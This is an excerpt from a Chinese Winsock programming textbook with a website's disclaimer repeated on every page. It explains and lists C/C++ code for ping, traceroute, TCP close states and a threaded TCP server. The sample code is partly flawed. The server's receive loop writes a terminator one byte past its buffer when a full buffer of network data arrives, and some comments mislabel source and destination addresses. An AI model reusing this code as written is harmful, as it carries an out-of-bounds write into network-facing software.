免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    DWORD     dwTimeSent;
    DWORD     dwElapsed;
    u_char    cTTL;
    int       nLoop;
    int       nRet;
    // 创建原始套接字，ICMP 类型
    rawSocket = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if (rawSocket == SOCKET_ERROR)
    {
        printf("socket( ) error:%d\n",WSAGetLastError( ));
        return;
    }
```

上面的程序是实现 Ping 功能的函数。程序首先定义一些套接字、地址结构变量，最后使用 socket 函数创建一个 ICMP 类型的原始套接字。

```
    // 检测目标主机
    lpHost = gethostbyname(pstrHost);
    if (lpHost == NULL)
    {
        printf("Host not found: %s\n", pstrHost);
        return;
    }
    // 设置目标机地址
    destIP.sin_addr.s_addr = *((u_long FAR *) (lpHost->h_addr)); // 设置目标 IP 地址
    destIP.sin_family = AF_INET;
    destIP.sin_port = 0;
    // 提示开始进行 Ping
    printf("\nPinging %s with %d bytes of data:\n",
        inet_ntoa(destIP.sin_addr),
        REQ_DATASIZE);
```

上面的程序首先使用 gethostbyname 函数检测目标主机地址是否有效。然后设置目标地址结构的相关信息。

```
    // 发起多次 Ping 测试
    for (nLoop = 0; nLoop < 4; nLoop++)
    {
        //发送 ICMP 回应请求
        SendEchoRequest(rawSocket, &destIP);
        // 等待回复的数据
        nRet = WaitForEchoReply(rawSocket);
        if (nRet == SOCKET_ERROR)
        {
            printf("select( ) error:%d\n",WSAGetLastError( ));
            break;
        }
        if (!nRet)
        {
            printf("\nRequest time out");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                break;
            }
            //接收回复
            dwTimeSent = RecvEchoReply(rawSocket, &srcIP, &cTTL);
            // 计算花费的时间
            dwElapsed = GetTickCount( ) - dwTimeSent;
            printf("\nReply from %s: bytes=%d time=%ldms TTL=%d",
                inet_ntoa(srcIP.sin_addr),
                REQ_DATASIZE,
                dwElapsed,
                cTTL);
        }printf("\n");
        nRet = closesocket(rawSocket); // 关闭套接字，释放资源
        if (nRet == SOCKET_ERROR)
        {
            printf("closesocket( ) error:%d\n",WSAGetLastError( ));
        }
}
```

上面程序主要实现 4 次的 Ping 测试。首先调用 SendEchoRequest 函数将封装好的 ICMP 回应请求数据包发送到目标地址，调用 WaitForEchoReply 函数等待目标机回复数据。然后调用 RecvEchoReply 函数接收回应答复消息并返回发送回应请求的时间 dwTimeSent 和 TTL。最后调用 GetTickCount 函数获得当前时间，再减去 dwTimeSent 便得到时间差。注意，使用完套接字后要调用 closesocket 函数释放相应的套接字资源。

```
void main(int argc, char **argv)
{
    WSADATA wsd;
    int nRet;
    // 检测输入的参数
    if (argc != 2)
    {
        printf("\nUsage: ping hostname\n");
        return;
    }
    // 初始化 Winsock
    if (WSAStartup(MAKEWORD(1,1), &wsd) != 0)
    {
        printf("加载 Winsock 失败!\n");
    }
    //开始 Ping
    Ping(argv[1]);

    // 释放 Winsock 资源
    WSACleanup( );
}
```

上面的程序是主函数。首先调用 WSAStartup 函数初始化 Winsock 库，然后调用 ping 函数对目标主机进行探测，最后调用 WSACleanup 函数释放 Winsock 资源。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.3.3 Ping 实例运行结果

图 2-10 是运行 Ping 程序的结果。测试的地址是 www.sohu.com，可以看到，Ping 程序首先解析网站地址为 IP 地址 222.28.152.137，然后进行探测，4 次探测返回时间都很短，说明本地主机与远程主机连接状况很好，可以很快的访问网站。TTL 值为 56，说明本地主机到远程主机要经过 8 个路由器。




图 2-10 Ping 程序运行示意图

2.4 Traceroute 程序实例

2.4.1 Traceroute 原理与简介

Traceroute（路由追踪）是一个非常有用的网络工具。在命令行提示符下，输入“tracert”即可使用这个工具。使用 Traceroute，可探测出到达网络中任何一台目标主机，中途需要经过哪些路由器，以及每个路由器的信息，比如 IP 地址等。在网络中进行多播通信，或者遇到路由问题时，Traceroute 获得的信息就非常有用。

Traceroute 的设计原理是向目的地址发送一个 UDP 数据包，并重复递增 IP 的 TTL 值（生存时间）。最初的 TTL 值为 1，当 UDP 数据包到达路途中第一个路由器的时候，TTL 值会减 1 变成 0，数据包被丢弃。这时，路由器会返回一个 ICMP 超时数据包到源主机。随后，源主机再发送一个 UDP 数据包，其中 TTL 值递增 1，以便使数据包可到达下一个路由器再被丢弃，再次生成的 ICMP 超时包经过第一个路由器返回。依此类推，将返回的每一条 ICMP 超时消息都收集下来，便能知道中途都经过哪些路由器，直到最后到达目标主机。当 TTL 值递增的足够大，可到达目标主机的时候，便会返回一条 ICMP“端口无法访问”的消息，因为目标主机没有在相应的端口等待的进程。至此，Traceroute 整个流程便完成了。

实现 Traceroute 程序时可以采取一个简便的方法。只需将封装好的 ICMP 数据包发送到目标主机，TTL 值初始化为 1，此后每次发包都递增 1。在 TTL 值减为 0 超时的时候，也会返回一条 ICMP 错误消息。程序中只需要一个 ICMP 类型的原始套接字即可实现。

2.4.2 Traceroute 实例与分析

在本小节中，将具体讲解 Traceroute 程序，程序段中详细对程序进行了分析，读者可以根据实例和分析对 Traceroute 程序的过程和路由器有更加直观而深刻的理解。完整的程序请

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

到人民邮电出版社的网站（www.ptpress.com.cn）上下载。

Traceroute 程序：tracert.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#pragma   comment (lib, "ws2_32.lib")
// 定义 ICMP 信息类型
#define ICMP_ECHOREPLY          0      // 回应答复
#define ICMP_DESTUNREACH        3      // 目标机无法到达
#define ICMP_ECHO               8      // 回应请求
#define ICMP_TIMEOUT            11     // 超时消息
#define MAX_HOPS                30     // 默认的最大跳数
#define ICMP_PACKET_MIN         8      // 最小的 ICMP 包长度
#define ICMP_PACKET_SIZE        32     //ICMP 数据包大小
#define MAX_PACKET_SIZE         1024   // 最大的数据包大小
```

注意：在 VC 编译环境下，一定要加载 ws2_32.lib，否则链接时会出现错误。

上面的程序中，主要定义了一些 ICMP 消息类型。在进行路由探测的时候，发送的是回应请求消息，可能收到的消息类型有目标机无法到达、超时消息和回应答复。在没有指定探测的最大跳数时，使用默认的跳数 MAX_HOPS。

```
// 设置套接字 TTL 值
int SetTTL(SOCKET s, int nTTL)
{
    int   ret;
        ret = setsockopt(s, IPPROTO_IP, IP_TTL, (LPSTR)&nTTL,
            sizeof(int));
    if (ret == SOCKET_ERROR)
    {
        printf("setsockopt(IP_TTL) error: %d\n",
            WSAGetLastError( ));
        return 0;
    }
    return 1;
}
```

上面的程序是实现设置套接字 TTL 值的功能函数。设置 TTL 可以控制 ICMP 数据包可以发送给第几个路由器，使用递推的方法就可以遍历路途中所有的路由器。设置套接字特性应该调用 setsockopt 函数。函数的第一个参数是要设置的套接字；第二个参数表示定义在哪个层上，IPPROTO_IP 表示定义在 IP 层；第三个参数表示要设定的项，IP_TTL 表示要设置 TTL 值；第四个参数表示设置的值；第五个参数表示设定的项的缓冲区大小。

```
//解析回应数据包
int ParseResp(char *buf, int bytes, SOCKADDR_IN *src, int ttl)
{
    IPHeader          *iphdr = NULL;
    ICMPHeader          *icmphdr = NULL;
    unsigned short    iphdrlen;
    struct hostent *lpHostent = NULL;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        struct in_addr    inaddr = src->sin_addr;
        // 提取 ICMP 包
        icmphdr = (ICMPHeader*)(buf + sizeof(IPHeader));
        // 判断 ICMP 数据包类型
        switch (icmphdr->Type)
        {
            case ICMP_ECHOREPLY:            // 得到回应
                lpHostent = gethostbyaddr((const char *)&src->sin_addr,
                    AF_INET, sizeof(struct in_addr));
                if (lpHostent != NULL)
                    printf("%2d    %s [%s]\n", ttl, lpHostent->h_name,
                        inet_ntoa(inaddr));
                return 1;
                break;
            case ICMP_TIMEOUT:              // 得到路由器超时信息
                printf("%2d    %s\n", ttl, inet_ntoa(inaddr));
                return 0;
                break;
            case ICMP_DESTUNREACH:          // 不能到达目的地址
                printf("%2d    %s    reports: Host is unreachable\n", ttl,
                    inet_ntoa(inaddr));
                return 1;
                break;
            default:
                printf("non-echo type %d recvd\n", icmphdr->Type);
                return 1;
                break;
        }
        return 0;
}
```

上面的程序是实现解析路由器或者目标主机返回的数据包的功能函数。程序首先从接收到的数据包中提取出 ICMP 部分放到变量 icmphdr 中，然后判断 ICMP 数据类型（icmphdr->Type），如果返回的类型是 ECHOREPLY，则说明已经到达目标主机；如果是 ICMP_TIMEOUT，则说明是路由器返回的超时消息；如果是 ICMP_DESTUNREACH，则说明不能到达目标主机。

```
// 填充 ICMP 包
void FillIMCPData(char * icmp_data, int datasize)
{
    ICMPHeader *icmp_hdr;
    char          *datapart;
    icmp_hdr = (ICMPHeader*)icmp_data;
    // 设置 ICMP 包
    icmp_hdr->Type = ICMP_ECHO;                      // 设置 ICMP 类型为回应请求
    icmp_hdr->Code = 0;
    icmp_hdr->ID    = (u_short)GetCurrentProcessId( );// 设置 ID 为当前进程 ID
    icmp_hdr->Checksum = 0;
    icmp_hdr->Seq = 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    datapart = icmp_data + sizeof(ICMPHeader);
    // 在数据区域随便填写一些内容
    memset(datapart,'A', datasize - sizeof(ICMPHeader));
}
```

上面的程序是实现填充 ICMP 数据包的功能函数。由于 Traceroute 每次发送的都是 ICMP 回应请求类型数据包，所以设置 ICMP 类型为 ICMP_ECHO；设置 ID 为当前进程 ID 作为标识。代码、校验和、序列号都初始化为 0；ICMP 数据包数据区域按照大小要求随便填写一些数据即可。

```
int main(int argc, char **argv)
{
    WSADATA         wsd;
    SOCKET          sockRaw;
    HOSTENT         *hp = NULL;
    SOCKADDR_IN     destAddr;       // 源地址
    SOCKADDR_IN     srcAddr;        // 目标机地址
    int             ret;
    int             datasize;
    int             srclen = sizeof(srcAddr);
    int             timeout;        // 超时时间
    int             done=0;         // 标识是否探测完毕
    int             maxhops;        // 最大跳数
    int             ttl = 1;
    char            *icmp_data;
    char            *recvbuf;
    BOOL            bOpt;
    u_short         seq_no = 0;
    // 初始化 Winsock
    if (WSAStartup(MAKEWORD(2, 2), &wsd) != 0)
    {
        printf("WSAStartup( ) error: %d\n", GetLastError( ));
        return -1;
    }
    if (argc < 2)
        printf("usage: tracert host-name [max-hops]\n");
    if (argc == 3)
        maxhops = atoi(argv[2]);
    else
        maxhops = MAX_HOPS;
    // 创建 ICMP 类型的原始套接字
    sockRaw = WSASocket (AF_INET, SOCK_RAW, IPPROTO_ICMP,
                         NULL, 0,WSA_FLAG_OVERLAPPED);
    if (sockRaw == INVALID_SOCKET)
    {
        printf("WSASocket( ) error: %d\n", WSAGetLastError( ));
        ExitProcess(-1);
    }
```

上面的程序是实现 Traceroute 的主函数。首先定义相关变量，然后调用 WSAStartup 函数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

初始化 Winsock 库，最后调用 WSASocket 函数创建 ICMP 类型的原始套接字。

```
// 设置发送和接收的超时时间
    timeout = 1000;
    ret = setsockopt(sockRaw, SOL_SOCKET, SO_RCVTIMEO,
        (char *)&timeout, sizeof(timeout));
    if (ret == SOCKET_ERROR)
    {
        printf("setsockopt(SO_RCVTIMEO) error: %d\n",
            WSAGetLastError( ));
        return -1;
    }
    timeout = 1000;
    ret = setsockopt(sockRaw, SOL_SOCKET, SO_SNDTIMEO,
        (char *)&timeout, sizeof(timeout));
    if (ret == SOCKET_ERROR)
    {
        printf("setsockopt(SO_SNDTIMEO) error: %d\n",
            WSAGetLastError( ));
        return -1;
    }
```

上面的程序调用 setsockopt 函数设置发送和接收数据包的超时时间。参数 SO_RCVTIMEO 和 SO_SNDTIMEO 表示要对接收和发送的超时时间进行设置。

```
    // 解析主机 IP 地址，判断是否有效
    memset(&destAddr,0,sizeof(destAddr));
    destAddr.sin_family = AF_INET;
    if ((destAddr.sin_addr.s_addr = inet_addr(argv[1])) == INADDR_NONE)
    {
        hp = gethostbyname(argv[1]);
        if (hp)
            memcpy(&(destAddr.sin_addr), hp->h_addr, hp->h_length);
        else
        {
            printf("Unable to resolve %s\n",argv[1]);
            ExitProcess(-1);
        }
    }
```

上面的程序是实现解析主机 IP 地址的功能函数。函数 gethostbyname 功能是解析主机名称，返回的是 hostent 结构。此结构体中含有详细的主机信息，字段 h_addr 表示主机的 IP 地址，字段 h_length 表示地址长度，通过 memcpy 函数将字段 h_addr 信息复制到目标地址结构 destAddr.sin_addr 中。如果解析不成功，则输出错误信息。

```
    // 设置发送的包大小
    datasize = ICMP_PACKET_SIZE;
    datasize += sizeof(ICMPHeader);
    // 分配缓冲区空间
     icmp_data = new char[MAX_PACKET_SIZE];
     recvbuf = new char[MAX_PACKET_SIZE];
    // 设置套接字不路由，指示位于基层的网络堆栈，忽略路由表的存在
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
bOpt = TRUE;
if (setsockopt(sockRaw, SOL_SOCKET, SO_DONTROUTE, (char *)&bOpt,
    sizeof(BOOL)) == SOCKET_ERROR)
    printf("setsockopt(SO_DONTROUTE) error: %d\n",
        WSAGetLastError( ));
// 填充 ICMP 首部
memset(icmp_data, 0, MAX_PACKET_SIZE);
FillIMCPData(icmp_data, datasize);
```

上面的程序首先设置发送数据包的大小，分配发送缓冲区和接收缓冲区的内存空间。然后调用 setsockopt 函数设置套接字，第三个参数 SO_DONTROUTE 表示不路由，即指示位于基层的网络堆栈，忽略路由表的存在，通过套接字绑定的接口直接将数据传送出去。默认情况下，数据包会经过一个路由过程到达目标地址，但将第四个参数设为 TRUE，便可使数据包从绑定的接口上直接发送到目的主机。程序最后调用 FillIMCPData 函数填充 ICMP 数据包。这样就做好了发送数据包前的所有工作。

```
// 开始循环探测路由
for(ttl = 1; ((ttl < maxhops) && (!done)); ttl++)
{
    SetTTL(sockRaw, ttl);                          // 设置套接字的 TTL 值
    // 设置 ICMP 首部数据段
    ((ICMPHeader*)icmp_data)->Checksum = 0;
    ((ICMPHeader*)icmp_data)->Timestamp = GetTickCount( );
    ((ICMPHeader*)icmp_data)->Seq = seq_no++;
    ((ICMPHeader*)icmp_data)->Checksum = checksum((u_short*)icmp_data, datasize);
    ret = sendto(sockRaw, icmp_data, datasize, 0,
        (SOCKADDR *)&destAddr, sizeof(destAddr));  // 发送 ICMP 数据包到目标主机
    if (ret == SOCKET_ERROR)
    {
        if (WSAGetLastError( ) == WSAETIMEDOUT)
        {
            printf("%2d    Send request timed out.\n", ttl);
            continue;
        }
        printf("sendto( ) error: %d\n", WSAGetLastError( ));
        return -1;
    }
    ret = recvfrom(sockRaw, recvbuf, MAX_PACKET_SIZE, 0,
        (struct sockaddr*)&srcAddr, &srclen);  // 接收从目标机或路由返回的数据
    if (ret == SOCKET_ERROR)
    {
        if (WSAGetLastError( ) == WSAETIMEDOUT)
        {
            printf("%2d    Request timed out.\n", ttl);
            continue;
        }
        printf("recvsrc( ) error: %d\n", WSAGetLastError( ));
        return -1;
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            // 解析返回的响应
            done = ParseResp(recvbuf, ret, &srcAddr, ttl);
            Sleep(1000);
        }
        delete recvbuf;
        delete icmp_data;
        return 0;
}
```

上面的程序主要完成探测路由的过程。循环从 TTL=1 开始，每次循环 TTL 值加 1。首先调用 SetTTL 函数设置套接字的 TTL 值，再填充 ICMP 数据包。接着调用 sendto 函数把 ICMP 数据包发送到目标主机，同时对返回值进行判断，如果返回的是 WSAETIMEDOUT，则说明发送超时。调用 recvfrom 函数接收路由器或目标主机返回的信息，如果接收返回值正确，则调用 ParseResp 函数解析返回的消息，如果解析出目标主机返回消息，则表明探测完毕，退出循环。注意，最后需要调用 delete 释放申请的内存空间。至此，整个 Traceroute 流程结束，完成了探测路由的功能。

2.4.3 Traceroute 实例运行结果

如图 2-11 所示为运行 Traceroute 程序的结果。测试的地址是 forum.byr.edu.cn，可以看到，Traceroute 程序首先解析网站地址为 IP 地址 211.68.71.66，然后开始进行路由探测，每探测出一个路由器，则输出路由器的 IP 地址，最终经过 3 跳达到目的主机。



图 2-11 Traceroute 程序运行示意图

2.5 TCP 通信程序实例

本节主要在了解 Winsock 编程的基础上，对面向连接的 C/S 模型通信程序进行深入的分析，使读者可以更加透彻地掌握 Winsock 面向连接编程的精髓。面向连接的 C/S 模型是现在使用非常广泛的通信机制，因为应用层的程序常常在计算机之间传输大量的数据，使用无连接机制来传输这样的数据是非常不可靠的，而且它要求应用程序员编制的程序负责进行差错检测和恢复的工作，但只有拥有专业知识的程序员才可以做到这点。在这种情况下，面向连接的通信机制产生了。该通信机制使用“带重传的肯定确认”技术作为提供可靠性的基础。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.5.1 TCP 通信原理与简介

在 2.1.3 节中已经详细介绍了 TCP 协议的相关知识。面向连接通信机制主要包括服务器端程序和客户端程序。服务器本质上是一个进程，在监听的状态下等待客户端进行连接，以便为它们的请求提供服务。服务器进行监听需要两个要素，即本地网络接口的 IP 地址和监听的端口编号。

在 Winsock 编程中，建立服务器需要以下几个步骤。

（1）创建指定协议的服务器监听套接字。

（2）将创建的套接字绑定到设置好参数的名字上，这个过程使用 bind 函数来实现。

（3）将套接字设置为监听模式，这个过程使用 listen 函数来实现。

（4）若有一个客户端试图建立连接，服务器通过 accept 函数调用来接受连接。

在 Winsock 编程中，客户端的建立比较简单，主要需要以下几个步骤。

（1）创建指定协议的客户端套接字。

（2）将创建的套接字绑定到设置好参数的名字上，这个过程使用 bind 函数来实现（这个过程一般情况下不需要，即由客户端自动指定绑定的端口）。

（3）使用套接字向服务器发起连接。

如图 2-12 所示为服务器和客户端建立的具体过程。




图 2-12 Winsock 下服务器与客户端模型

按照图 2-12 建立服务器和客户端后，客户端就可以发起连接，服务器接受连接后，服务器和客户端就可以正常通信了。当服务器或客户端某一端关闭套接字后，双方创建的连接经过如图 2-13 所示的一系列状态后就会自动断开。但只有一方关闭 Socket 时会引起程序的不稳定和不确定性，所以只有服务器和客户端同时关闭套接字时，创建的连接才会迅速断开。作为一名合格的程序员，不仅需要了解连接过程，更要掌握断开连接和释放套接字的技巧。如图 2-13 所示为关闭套接字的 TCP 状态图。

由于 TCP 连接是全双工的，因此每个方向都必须单独进行关闭。原则是当一方完成数据发送任务后，发送一个 FIN 来终止这个方向的连接。收到一个 FIN 只意味着这一方向上没有

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 2-13 TCP 套接字关闭状态转移图

数据流动，一个 TCP 连接在收到一个 FIN 后仍能发送数据。首先进行关闭的一方将执行主动关闭，而另一方执行被动关闭。具体步骤如下。

（1）TCP 客户端发送 FIN 数据报文，用来关闭客户端到服务器的数据传送。

（2）服务器收到 FIN，它发回一个 ACK 数据报文，确认序号为收到的序号加 1，和 SYN 一样，一个 FIN 将占用一个序号。

（3）服务器关闭客户端的连接，发送 FIN 数据报文给客户端。

（4）客户端发回 ACK 数据报文确认，并将确认序号设置为收到序号加 1。

根据图 2-13，下面讲述每个状态的具体含义。

（1）FIN_WAIT_1 状态。

FIN_WAIT_1 和 FIN_WAIT_2 状态都是表示等待对方的 FIN 报文。这两种状态的区别是：FIN_WAIT_1 状态实际上是当套接字在 ESTABLISHED 状态时，它想主动关闭连接，向对方发送了 FIN 报文，此时该 SOCKET 即进入到 FIN_WAIT_1 状态。而当对方回应 ACK 报文后，则进入到 FIN_WAIT_2 状态，当然在实际的正常情况下，无论对方处于何种情况下，都应该马上回应 ACK 报文，所以 FIN_WAIT_1 状态一般是比较难见到的，而 FIN_WAIT_2 状态常常可以在命令行提示符下用 netstat 命令看到。

（2）FIN_WAIT_2 状态。

FIN_WAIT_2 状态下的套接字，是处于半连接状态的，即有一方要求关闭连接，但另外还告诉对方，暂时还有点数据需要传送，稍后再关闭连接。

（3）TIME_WAIT 状态。

TIME_WAIT 表示收到了对方的 FIN 报文，并发送出了 ACK 报文，等待 2MSL（Maximum Segment Lifetime，分段最长生存时间）后即可回到 CLOSED 可用状态。如果在 FIN_WAIT_1 状态下，收到了对方同时带 FIN 标志和 ACK 标志的报文时，则可以直接进入到 TIME_WAIT 状态，而无须经过 FIN_WAIT_2 状态。

（4）CLOSING 状态。

CLOSING 状态比较特殊，属于一种比较罕见的例外状态。正常情况下，当发送 FIN 报

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文后，按理来说是应该先收到（或同时收到）对方的 ACK 报文，再收到对方的 FIN 报文。但是 CLOSING 状态表示发送 FIN 报文后，并没有收到对方的 ACK 报文，却收到了 FIN 报文。什么情况下会出现此种情况呢？就是当双方几乎在同一时间关闭一个套接字时，就会出现双方同时发送 FIN 报文的情况，也就是 CLOSING 状态，表示双方都正在关闭套接字连接。

（5）CLOSE_WAIT 状态。

CLOSE_WAIT 这种状态表示正在等待关闭。当一方关闭一个套接字后发送 FIN 报文给另一方，系统毫无疑问地会回应一个 ACK 报文给对方，此时则进入到 CLOSE_WAIT 状态。这时需要考虑的事情是查看是否还有数据发送给对方，如果没有，就可以关闭这个套接字，发送 FIN 报文给对方，即关闭连接。所以在 CLOSE_WAIT 状态下，需要完成的事情是等待关闭连接。

（6）LAST_ACK 状态。

LAST_ACK 这个状态表示被动关闭一方在发送 FIN 报文后，最后等待对方的 ACK 报文。当收到 ACK 报文后，就可以进入到 CLOSED 可用状态。

2.5.2 TCP 通信程序实例与分析

在本小节中，具体讲解服务器程序和客户端程序，程序段中对程序进行了详细的分析，读者可以根据实例及分析对服务器和客户端的建立、运行过程有更加深刻的理解。完整的程序请到人民邮电出版社网站上下载。

1. 服务器程序：Server.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#pragma    comment (lib, "ws2_32.lib")
#define MAX_REV_BUFFER 4096           // 最大接收缓存
```

注意：在 VC 编译环境下，一定要加载 ws2_32.lib，否则链接时会出现错误。

使用 Winsock 编程时，需要 winsock2.h 头文件，大多数服务器和客户端 API 函数在里面进行了声明。MAX_REV_BUFFER 为最大接收字节数，因为用套接字接收数据时必须指定接收多少数据，因为接收方并不知道发送方发送了多少数据。

这种情况下有两种解决方法：一种方法是双方都规定一个最大的发送和接收字节数，那么每次接收时都按最大字节数进行接收，这样不会出现接收错误的情况；另一种方法是在每次发送数据前，首先将要发送的字节数量发送给接收方，使接收方事先分配好内存进行接收。本书采用第一种方法。

```
void usage( )
{
    printf("usage: server [listen-port]\n\n");
    exit(1);
}
DWORD WINAPI ClientThread(LPVOID lpParam)
{
    SOCKET client_sock=(SOCKET)lpParam;
    char    recvBuff[MAX_REV_BUFFER];
    int     ret;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    struct sockaddr_in peerhost;
    int len=sizeof(peerhost);
    getpeername(client_sock,(struct sockaddr*)&peerhost,&len); // 获得客户端 IP 地址信息
    while(1)
    {
        ret = recv(client_sock, recvBuff, MAX_REV_BUFFER, 0);
        if (ret == 0)             // 没有接收到任何数据
          {
            break;
          }
        else if (ret == SOCKET_ERROR)
        {
            printf("接收数据失败: %d\n", WSAGetLastError( ));
            break;
        }
        recvBuff[ret] = '\0';
        printf("接收到客户端 %s 信息: %s\n", inet_ntoa(peerhost.sin_addr),recvBuff);
        // 输出客户端发送的消息
    }
    return 0;
}
```

